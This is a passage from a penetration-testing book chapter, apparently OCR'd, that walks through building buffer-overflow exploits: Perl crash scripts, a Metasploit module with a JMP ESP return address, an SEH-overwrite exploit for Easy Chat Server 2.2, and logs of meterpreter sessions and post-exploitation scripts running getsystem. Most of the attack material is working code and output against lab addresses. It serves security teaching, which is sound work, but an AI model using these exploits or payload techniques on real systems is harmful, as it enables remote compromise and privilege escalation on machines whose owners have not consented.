As we discussed earlier, we cannot simply put the ShellCode preceding to the overwritten EIP. We need to make a jump to an external file and then point out to ESP where the ShellCode is to be loaded. Therefore, to find out the address for jumping, we need to open **Executable modules** after the crash has taken place and select any file from the listing as we did earlier. Let's choose the `USER32.dll` file and perform a search on it. To search the jump address to the ESP register, we can press *Ctrl* + *F* and then look for `JMP ESP` as shown in the following screenshot:



The motive here is to find out the address that makes the jump to the ESP register. When we get this location, we can load in the ShellCode to start with ESP.

After finding the **JMP ESP** instruction, we need to take a note of its corresponding address. This is **77D8AF0A** in our case as shown in the following screenshot:



```
77D8AF0A  FFE4            JMP ESP
77D8AF0C  0300            ADD EAX,DWORD PTR DS:[EAX]
77D8AF0E  0076 10         ADD BYTE PTR DS:[ESI+10],DH
77D8AF11  81FF E5030000   CMP EDI,3E5
77D8AF17  76 20           JBE SHORT USER32.77D8AF39
77D8AF19  81FF E8030000   CMP EDI,3E8
77D8AF1F  77 18           JA SHORT USER32.77D8AF39
77D8AF21  FF75 14         PUSH DWORD PTR SS:[EBP+14]
77D8AF24  FF75 10         PUSH DWORD PTR SS:[EBP+10]
```


The **77D8AF0A** address is the address that we need to load into the EIP register. Therefore, when we fill the applications buffer with junk data and load this address to the EIP, it will point to the ESP register. Next, we will provide the ShellCode so we can take the control of the application easily.

Examining the EIP

Let's now confirm the EIP overwrite by putting a custom value into the EIP registers. As of now, we know that we require a junk of 204 bytes to overwrite the EIP. Let's create a simple Perl script for the EIP overwrite:

```
use strict;
use Socket;
my $bufstuff = "\x41" x204;
my $eip  = "\x42\x42\x42\x42";
my $targetaddr = shift || '192.168.75.130';
my $targetport = shift || 200;
my $tcpproto = getprotobyname('tcp');
my $binaryaddr = inet_aton($targetaddr);
my $openaddr = sockaddr_in($targetport, $binaryaddr);
print "[+] Setting and Preparing the Socket\n";
socket(SOCKET, PF_INET, SOCK_STREAM, $tcpproto) or die "socket: $!";
print "[+] Connecting to $targetaddr on port $targetport\n";
connect(SOCKET, $openaddr) or die "connect: $!";
print "[+] Sending Data\n";
print SOCKET $bufstuff. $eip."\n";
print "[+] Data Sent\n";
close SOCKET or die "close: $!";
```

The preceding script will send 204 `A` characters and four `B` characters. If the EIP comes out to be **42424242**, this will mean that it is exactly what we supplied after 204 bytes of data. So, let's examine the EIP using **Immunity Debugger**:


```
Registers (FPU)                       <    <    <    <
EAX 0012E188 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00000000
EDX 0012E25A
EBX 7FFDE000
ESP 0012E258
EBP 41414141
ESI 0040BCC0 ASCII 0A,"Connection"
EDI 0012EBE0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010212 (NO,NB,NE,A,NS,PO,GE,G)
```

Great, we can see that the EIP now contains four `B` characters. Hence, we confirm that the exact size of the buffer is 204 and anything we supply after it goes directly into the EIP.

The script

Let's analyze the script we used. The first line says `use strict` is a **pragma**. It does two things that makes it harder to write bad software. It makes you declare all your variables and it makes it harder for Perl to mistake your intentions when you are using subs. Now, `socket` defines the use of `PF_INET` and `SOCK_STREAM`, which are used to establish connection. Next, we create the required variables with values that we are sending to the target. The `getprotobyname()` method returns a predefined structure for the entry from the database that matches the protocol name, which is TCP in our case. The `Inet_aton()` method changes the structure of IP into binary form. The `sockaddr_in` method defines the connection to the target host with the target port. Next, we set up a socket and establish the connection. Now, we simply put the data onto the established socket using the `print SOCKET` command, which will send the data to the target.

Stuffing applications for fun and profit

Suppose we overwrite the application's EIP register. Still, we are not able to execute the payload. In that case, we analyze the registers and find that our ShellCode is not loaded at a proper place. Therefore, without the knowledge of loading values to the exact place, we will not be able to execute our exploits correctly. This situation might occur when there is some space between the EIP and ESP. In the next section, we will see how to overcome these types of situations and stuff the data at the required places.


Examining ESP

After we confirm the size of the buffer, our next task is to confirm the start of ShellCode at ESP. Let's send some data into ESP and check if it is correctly loaded into ESP or not. To achieve this, we need to modify our script to send the data with the contents for ESP, as shown in the following code snippet:

```
use strict;
use Socket;
my $bufstuff = "\x41" x204;
my $eip  = "\x42\x42\x42\x42";
my $esp = "\x43\x43\x43";
my $targetaddr = shift || '192.168.75.130';
my $targetport = shift || 200;
my $tcpproto = getprotobyname('tcp');
my $binaryaddr = inet_aton($targetaddr);
my $openaddr = sockaddr_in($targetport, $binaryaddr);
print "[+] Setting and Preparing the Socket\n";
socket(SOCKET, PF_INET, SOCK_STREAM, $tcpproto) or die "socket: $!";
print "[+] Connecting to $targetaddr on port $targetport\n";
```

```
connect(SOCKET, $openaddr) or die "connect: $!";
print "[+] Sending Data\n";
print SOCKET $bufstuff. $eip. $esp."\n";
print "[+] Data Sent\n";
close SOCKET or die "close: $!";
```

We can see that we have created a new variable `esp` and assigned three `C` to it. Let's start the process of sending data again and check if the data is correctly loaded into the ESP register or not:



```
EAX 0012E188 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00000000
EDX 0012E25D
EBX 7FFDF000
ESP 0012E258 ASCII "CCC◘"
EBP 41414141
ESI 0040BCC0 ASCII 0A,"Connection"
EDI 0012EBE0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010212 (NO,NB,NE,A,NS,PO,GE,G)
```

As we can clearly see, the contents of the ESP are **CCC**. This marks the successful overwrite of ESP register. We can now send the ShellCode into ESP directly.

Stuffing the space

A point here is that sometimes it may happen that the data sent in the ESP field may not start from the actual start of the data. In this situation, where there is a gap between the EIP and ESP, we will create a new variable and fill it with the number of characters missing from the actual data. Suppose we send `ABCDEF` to ESP; however, when we analyze it using **Immunity Debugger**, we get the contents as `DEF` only. In this case, we have three missing characters. Therefore, we will create a variable of three bytes and will send it after the EIP followed by the ShellCode. This means we are stuffing the space between EIP and ESP with three bytes of random data.

We will modify the script in this case to the following code snippet:

```
my $junk2="\x44\x44\x44"; Add this line to Variables
print SOCKET $junk. $eip. $junk2. $esp."\n"; Modify to include junk2
```

We append the first line into the variable declaration section and modify the data to include the newly created variable in the `print SOCKET` line.

Finalizing the exploit

After the difficult sessions of gathering essentials for exploit writing, let's now finally dive deep into writing the Metasploit code for the exploit and own a target completely.

Determining bad characters

Sometimes it may happen that after setting up everything right for exploitation, we may never get to exploit the system. Alternatively, it might happen that our exploit is completed but the payload fails to execute. This can happen in cases where some of the characters generated by the variable data or in the payload fail to execute. This will make the entire exploit unusable and we will struggle to get the shell or meterpreter back onto the system. In this case, we need to determine the bad characters that are preventing the execution. To handle a situation like this, the best method is to find the matching exploit and use the bad characters from it in your exploit.

We need to define these bad characters in the `Payload` section of the exploit. Let's see an example:

```
'Payload'        =>
      {
        'Space'    => 800,
        'BadChars' => "\x00\x20\x0a\x0d",
        'StackAdjustment' => -3500,
      },
```

The preceding section is referred from the `freeftpd_user.rb` file under `/exploit/windows/ftp`.

Determining space limitations

The `Space` variable in `Payload` determines the space for the ShellCode to be loaded. We need to assign enough space for the payload's ShellCode to be loaded. If the payload is large and the space allocated is less than the ShellCode, it will not execute. In addition, while writing custom exploits, the ShellCode should be as small as possible. We may have a situation where the available space is only for 200 bytes but the available ShellCode needs at least 800 bytes of space. In this situation, we can have the ShellCode that will work on the *download and execute* mechanism. It will first download the second ShellCode and will execute it, being itself a small consumer.

For smaller ShellCode for various payloads, visit `http://www.shell-storm.org/shellcode/`.

Fabricating under Metasploit

Let's create the example exploit code for the application we crashed previously with Perl scripts. Let's see the code:

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote

      include Msf::Exploit::Remote::Tcp

      def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'Example Attack On Port
200',
                        'Description'    => %q{
                                        Buffer Overflow on port number
200
                                             },
                        'Author'         => [ 'Nipun Jaswal' ],
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'process',
                                },
                        'Payload'        =>
                                {
                                        'Space'    => 1500,
                                        'BadChars' => "\x00\xff",
                                },
                        'Platform'       => 'win',

                        'Targets'        =>
                                [
                                        ['Windows XP SP2 En',
                                          { 'Ret' => 0x77D8AF0A,
'Offset' => 204 } ],
                                ],
                        'DefaultTarget' => 0,
                        ))

                        register_options(
                        [
                                Opt::RPORT(200)
                        ], self.class)
       end

       def exploit
          connect
          buffstuff = make_nops(target['Offset'])
          overflowquery = buffstuff + [target.ret].pack('V') + make_
nops(50) + payload.encoded
          sock.put(overflowquery)
```


```
            handler
            disconnect
        end
end
```

Let's see how we built this exploit. We covered the libraries section widely in the previous chapter, so we will skip discussing libraries again.

We set the `EXITFUNC` option in the default options to `process` because if the master process exits, it should automatically restart. The `Payload` options contain bad characters and space variables. However, we discussed both of them in the *Determining bad characters* and *Determining space limitations* sections. Next, we have `Platform` set to `win` denoting the target OS as a Windows-based operating system. We have two interesting fields in the `Targets` section. The first one is `Return Address`, which is the same address that we found using **Executable modules** in **Immunity Debugger** and which would help us jump to the ESP. Then, we have `Offset` that is the buffer size or we can say the exact number of bytes filling the buffer. This is the same value that we found using `pattern_offset.rb`. Next, we have set `DefaultTarget` as `0`, which indicates the Windows XP box. Next, we set `RPORT` to `200` by default.

Let's now focus on the `exploit` section, as we are now familiar with the `connect` function because we have used it in so many auxiliary modules in the previous chapter. We move further to the next statement that generates 204 NOPs. We can directly use a built-in Metasploit method named `make_nops()` to generate as many NOPs as we want. Here, we supplied the value of `Offset` from the `Targets` section that contains 204 that is the number of bytes to fill the buffer completely. We store these NOPs in a variable named `buffstuff`. This is exactly the same procedure that we followed in the Perl script. The only difference is that instead of sending the `A` characters 204 times, here we are sending 204 NOPs.

Next, we create a variable called `overflowquery` and store our NOPs followed by the jump address to the ESP, which we have saved in a variable `Ret` from the `targets` section packed in backward format as we discussed before, remember? Two bytes at a time in reverse order. Yeah! Then, we supply 50 NOPs again to remove any irregularities in the space between EIP and ESP and then at last, we send the ShellCode of the payload in encoded format. We send the `overflowquery` variable to the target and possibly get the bind shell onto the system as shown in the following screenshot:



```
msf > use exploit/windows/games/200
msf  exploit(200) > set RHOST 192.168.75.130
RHOST => 192.168.75.130
msf  exploit(200) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf  exploit(200) > exploit

[*] Started bind handler
[*] Sending stage (752128 bytes) to 192.168.75.130
[*] Meterpreter session 1 opened (192.168.75.138:47328 -> 192.168.75.130:4444) at 2013-09-28 09:22:26 +0000

meterpreter > 
```


Automation functions in Metasploit

Let's talk about automation functions in Metasploit. We can also automate the entire Metasploit exploitation process using the `.rc` scripts. These resource scripts when run under Metasploit environment automate the manual process, thus saving time for setting options at every restart of the Metasploit framework. However, we can automate every type of action in Metasploit. We can automate setting options for a particular module to everything up to post-exploitation.

Let's automate the preceding exploit into the automated script named `hack.rc`:


```
use exploit/windows/games/200
set RHOST 192.168.75.130
set payload windows/meterpreter/bind_tcp
exploit
```

We save the preceding code as `hack.rc` in the `resource` folder under `/scripts`. Let's restart Metasploit and type in the following commands:



```
msf > resource yo.rc
[*] Processing /opt/metasploit/apps/pro/msf3/scripts/resource/yo.rc for ERB directives.
resource (/opt/metasploit/apps/pro/msf3/scripts/resource/yo.rc)> use exploit/windows/games/200
resource (/opt/metasploit/apps/pro/msf3/scripts/resource/yo.rc)> set RHOST 192.168.75.130
RHOST => 192.168.75.130
resource (/opt/metasploit/apps/pro/msf3/scripts/resource/yo.rc)> set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
resource (/opt/metasploit/apps/pro/msf3/scripts/resource/yo.rc)> exploit

[*] Started bind handler
[*] Sending stage (752128 bytes) to 192.168.75.130
[*] Meterpreter session 1 opened (192.168.75.138:36030 -> 192.168.75.130:4444) at 2013-09-28 10:02:34 +0000
```

Let's now create a post-exploitation script and see the output. We create a simple script to automate some of the post-exploitation scripts:



```
meterpreter > resource ~/post.rc
[*] Reading /root/post.rc
[*] Running getuid

Server username: NT AUTHORITY\SYSTEM
[*] Running getsystem

...got system (via technique 1).
[*] Running getuid

Server username: NT AUTHORITY\SYSTEM
[*] Running run checkvm

[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine
[*] Running getpid

Current pid: 1424
meterpreter >
```

As we can see, we have automated the script to perform various post-exploitation functions. Let's see what the source code for this script was:

```
getuid
getsystem
getuid
run checkvm
getpid
```

It is always handy to create such scripts when time is money.

The fundamentals of a structured exception handler


An exception is an event that occurs during the execution of a program. In operating systems, we have two different types of exceptions that are hardware and software. The CPU, while executing some instructions and accessing invalid memory addresses, makes hardware exceptions. The software-based exceptions are initiated by the programs and applications currently running on the operating system.

Structured Exception Handling (**SEH**) is a mechanism to figure and handle both types of exceptions that occur in an operating system. When we send data to an application in an exploitable environment, it will raise an exception and the exception handler will handle it. This will prevent the target software from crashing. This makes the software free from the overflow attack. Let's discuss how we can handle these situations and how we can bypass the SEH-based protection in applications.

Controlling SEH

The agenda of SEH-based exploitation is to overwrite the address of the SEH block that handles all the exceptions. Moreover, the aim is to get the exact place required to load the ShellCode. Now, how can we achieve this? Let's see an example of SEH-based exploits.

Here, we have an application called **Easy Chat Server** and the Version is 2.2. This application uses SEH to handle unwanted exceptions. The interface of this application looks like the following screenshot:



Port: 82

URL: http://192.168.75.141:82

SSL Port: 446

SSL URL: https://192.168.75.141:446


- [ ] Launch Server at windows startup
- [ ] Startup minimized in systemtray
- [x] Automatically activate server at startup
- [x] Automatically activate ssl server at startup
- [x] Save log to file
- [x] Enable guest to register a new account

[Chat Server is online] / [SSL Server is online]

Let's create an example Ruby script to see if the application crashes somewhere or not. However, make sure that you attach this to the debugger. Let's see the script:


```
require 'net/http'
require 'uri'
require 'socket'
buffstuff = "\x41" * 300
targeturl = URI.parse('http://192.168.75.141')
responc = Net::HTTP.start(targeturl.host,82) {|http|
http.get('/chat.ghp?username=' +buffstuff+ '&password=' +buffstuff+
'&room=1&sex=2')
}
puts responc.body
```

Let's now run this script in Ruby, and see what happens to the application in the **Immunity Debugger**:



```
Registers (FPU)
EAX FFFFFFFF
ECX 0047BE20 EasyChat.0047BE20
EDX 41414141
EBX 0000027C
ESP 010D6B8C
EBP 010D6BA4
ESI 00000275
EDI 0047844E EasyChat.0047844E
EIP 00445004 EasyChat.00445004
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_FILENAME_EXCED_RANGE (000000CE)
```

We can see that we are not able to overwrite the EIP. However, the application has crashed. Let's see the SEH chains and see what exactly happened there. In **Immunity Debugger**, we can see it by clicking on the **View** tab and selecting **SEH Chains**. This may look similar to the following screenshot:




```
Address   SE handler
010D6DDC  41414141
41414141  *** CORRUPT ENTRY ***
```

We can see that our supplied data overwrites the SEH handler instead of the EIP. Hence, we can control the address in the SEH chain.

Bypassing SEH

Now to bypass the SEH; we will need to load our custom value into the SEH handler. Let's remember the good old memories of `pattern_create.rb` and `pattern_offset.rb`. We need to make a pattern of 500 bytes and supply that as an input to the application just as we did in the previous example. The value of the EIP register will determine exactly the number of bytes required to overwrite the SEH, as shown in the following screenshot:




```
root@bt:/pentest/exploits/framework/tools# ./pattern_offset.rb 68413368
220
```

The value comes out to be `220`. But, to supply content from the start, we remove four bytes. Let's modify the section of our script and add two more variables, `hack` and `hack2`, to it:

```
hack= "\xDD\xDD\xDD\xDD"
hack2= "\x44" * 100
buffstuff = "\x41" * 216 + hack + hack2
```

Now, let's check it again by sending data and analyze the SEH chains again:



Immunity Debugger - EasyChat.exe -
File View Debug Plugins ImmLib Optic


```
Address   SE handler
010D6DDC  41414141
DDDDDDDD  *** CORRUPT ENTRY ***
```

However, the thing that is most important at this stage is what is actually to be loaded into the SEH block. The answer to this question is that we will not overwrite it with an address. Instead, we will put a machine instruction there to jump the number of bytes.

Now, let's find the next important thing, which is the POP-POP-RETURN address. Typically, what we are doing and what we need to perform are as follows:

1. Crash the application so that the exception gets generated.
2. Overwrite the SEH field with the jump instruction to the payload so that a short jump can be made.
3. Overwrite the SEH Handler field with a pointer to a POP-POP-RETURN sequence that will help it point to the payload.


The execution will now go to the address pointed to by SEH. So, let's find the address for the POP-POP-RETN:



```
00320000 000D1000 003A8833 LIBEAY32            C:\Program Files\Easy Chat Server\LIBEAY32.dll
00400000 00089000 00442993 EasyChat 2.2        C:\Program Files\Easy Chat Server\EasyChat.exe
10000000 00027000 1001B90A SSLEAY32            C:\Program Files\Easy Chat Server\SSLEAY32.dll
```

From the list of executable modules, we can see we have three modules; however, we need to choose the one with a leading value such as `1`, because if we choose the values with `00`, it will not be executed as it might be considered a bad character.

So here, we will open the `SSLEA32.dll` file. Moreover, after we open the `SSLEA32.dll` file, we need to find the exact POP-POP-RETURN sequence:



```
1001B9A2   5B                 POP EBX
1001B9A3   5D                 POP EBP
1001B9A4   C2 0C00            RETN 0C
1001B9A7   CC                 INT3
1001B9A8   FF25 1CC30110      JMP DWORD PTR
1001B9AE   837C24 08 01       CMP DWORD PTR
```

We need to make a note of this value. So far, we have gathered all the values required for the exploitation. Let's move onto Metasploit to create an exploit.

SEH-based exploits

Now, let's create an exploit for the application and learn more about it:

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Easy Chat SEH BOF',
      'Description'    => %q{
          This exploits a SEH based BOF on easy chat server
      },
      'Author'          => [ 'Nipun Jaswal' ],
      'Payload'         =>
        {
          'Space'        => 1024,
          'BadChars'     => "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\
x2b\x0b\x5c",
        },
      'Platform'        => 'win',
      'Targets'         =>
        [
          [

      'Easy Chat',
              {
                'Ret'    => 0x1002bd33,
                'Length' => 1036
              },
          ]
        ],
      'DefaultTarget'  => 0
))
  end
  def exploit
    print_status("Overwriting SEH")
    jmpaddr = "\xeb\x06\x90\x90"
    ppraddress = "\xa2\xb9\01\x10"
    buffstuff = "\x41" * 216 + jmpaddr + ppraddress + payload.encoded
    send_request_raw({
      'uri' =>
        "/chat.ghp?username=" +buffstuff+
        "&password=" +buffstuff+"&room=1&sex=2"
    }, 2)
    handler
  end
end
```

The structure of the exploit is similar to the previous one. Let's see the process.

The first variable here is `jmpaddr` that stores a machine instruction as discussed earlier. The `\xeb` instruction denotes a short jump. The `\x06` instruction denotes the number of bytes to jump and `\x90` denotes the NOP padding to make it a set of four bytes.

